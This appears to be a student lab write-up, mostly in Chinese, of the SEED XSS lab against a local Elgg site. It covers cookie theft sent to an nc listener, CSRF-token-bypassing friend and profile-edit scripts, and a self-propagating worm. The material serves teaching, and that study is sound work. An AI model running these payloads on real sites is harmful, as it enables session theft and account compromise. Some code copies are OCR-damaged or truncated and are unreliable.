
Cross-Site Scripting (XSS) Attack Lab


Task 1: Posting a Malicious Message to Display an Alert Window

在Boby的profile页保存代码(选择Edit HTML)




```
<script>alert('XSS');</script>
```

随后以Alice账户登录，并访问Boby的主页，弹出警示框



Task 2: Posting a Malicious Message to Display Cookies

如图，打印了cookie



Elgg=docg90lhe3kroankthlqpk8pq0

Task 3: Stealing Cookies from the Victim’s Machine


- 先使用以下命令开启tcp服务器

```
nc -l 5555 -v
```

- 将脚本输入boby的profile，并保存

```
<script>document.write('<img src=http://127.0.0.1:5555?c='
+ escape(document.cookie) + ' >');
</script>
```

- 然后tcp服务器成功打印获取到的cookie



```
[06/19/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 54374)
GET /?c=Elgg%3Ddocg90lhe3kroankthlqpk8pq0 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/boby
Connection: keep-alive
```


Task 4: Becoming the Victim’s Friend

- 构造恶意脚本

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; ①
var token="&__elgg_token="+elgg.security.token.__elgg_token; ②
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+toke
n+ts; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
Ajax.send();
}
</script>
```

Samy的guid为47，所以在添加好友请求时加上了Samy的guid，以及添加token和ts以绕过csrf防御措施。

- 填入about me属性



Display name


Samy

About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+token+ts; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host" "www.xsslabelgg.com");
```

Public

- 使用Boby登录，并访问Samy的主页,攻击成功，Boby添加了Samy




All Site Activity

Filter: Show All

Boby is now a friend with Samy *just now*

- 使用Alice登录，并访问Samy的主页,攻击成功，Alice添加了Samy



Question 1: Explain the purpose of Lines ① and ②, why are they are needed?


这两个参数是Elgg应对CSRF攻击的对策，Elgg在所有页面都内嵌了这两个机密值，由于同源策略，跨站请求不能访问到这两个值，并且攻击者想要猜中这两个值非常困难，而同源请求却能轻易访问到，因此可在服务端添加对这两个参数的验证，避免CSRF攻击成功实施。

Question 2: If the Elgg application only provide the Editor mode for the “About Me” field, i.e.,you cannot switch to the Text mode, can you still launch a successful attack?

能够，可以使用其他客户端（比如CURl程序）来发送请求，并非一定要使用浏览器。

Task 5: Modifying the Victim’s Profile

- 根据http header live提供的保存profile的post请求，构造恶意代码


POST http://www.xsslabelgg.com/action/profile/edit

```
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 469
Cookie: Elgg=9t2udhso09t01hbqn49vkdqj77
Connection: keep-alive
Upgrade-Insecure-Requests: 1

__elgg_token=bqigppHscgwY4oyTX0wyUw&__elgg_ts=1624140047&name=Alice&description=&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&loc
```


其中的变量值包括

```
__elgg_token=bqigppHscgwY4oyTX0wyUw&__elgg_ts=1624140047&name=Alice&descr
iption=&accesslevel[description]=2&briefdescription=&accesslevel[briefdes
cription]=2&location=&accesslevel[location]=2&interests=&accesslevel[inte
rests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contacte
mail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website
=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=44
```

去掉多余的参数，只保留修改”About me”的部分


```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var name = "&name=" + userName;
var desc = "&description=Samy is my hero" +
"&accesslevel[description]=2";
var content = token + ts + name + desc + guid; //FILL IN
var samyGuid = 47; //FILL IN
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid)   ①
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

- 使用Samy的账号保存后，让aclice和Boby访问samy的主页，成功实施攻击


Alice

About me

Samy is my hero



Boby

About me

Samy is my hero

Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

代码在这里检查目标用户是不是Samy自己，如果是则不进行攻击。如果没有这个判断，当Samy将攻击代码放入自己的主页后，修改后的主页会立即显示出来，导致主页中的攻击代码立刻得到执行，把Samy的主页内容改成“Samy is my hero”，原来的攻击代码会被覆盖掉，如图：


Samy

About me

Samy is my hero

Task 6: Writing a Self-Propagating XSS Worm

- 根据task 5中的代码构造可自我传播的蠕虫代码，只需要在”About me”属性后跟上蠕虫代码即可,并在samy的about me中保存


```
<script type="text/javascript" id="worm">
window.onload = function()
{
var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; ①
var jsCode = document.getElementById("worm").innerHTML; ②
var tailTag = "</" + "script>"; ③
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); ④

var desc = "&description=Samy is my hero" + wormCode + "&accesslevel[desc
ription]=2";

var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var name = "&name=" + userName;

var content = token + ts + name + desc + guid; //FILL IN
var samyGuid = 47; //FILL IN
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid)   ①
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
</script>
```


- 使用boby账号登录，访问samy的主页，samy的about me被修改为Samy is my hero


Boby

About me

Samy is my hero

- 使用charlie账号登录，访问boby的主页，charlie的about me被修改为Samy is my hero,蠕虫传播成功



Task 7: Defeating XSS Attacks Using CSP

- 在/etc/hosts中设置三个url

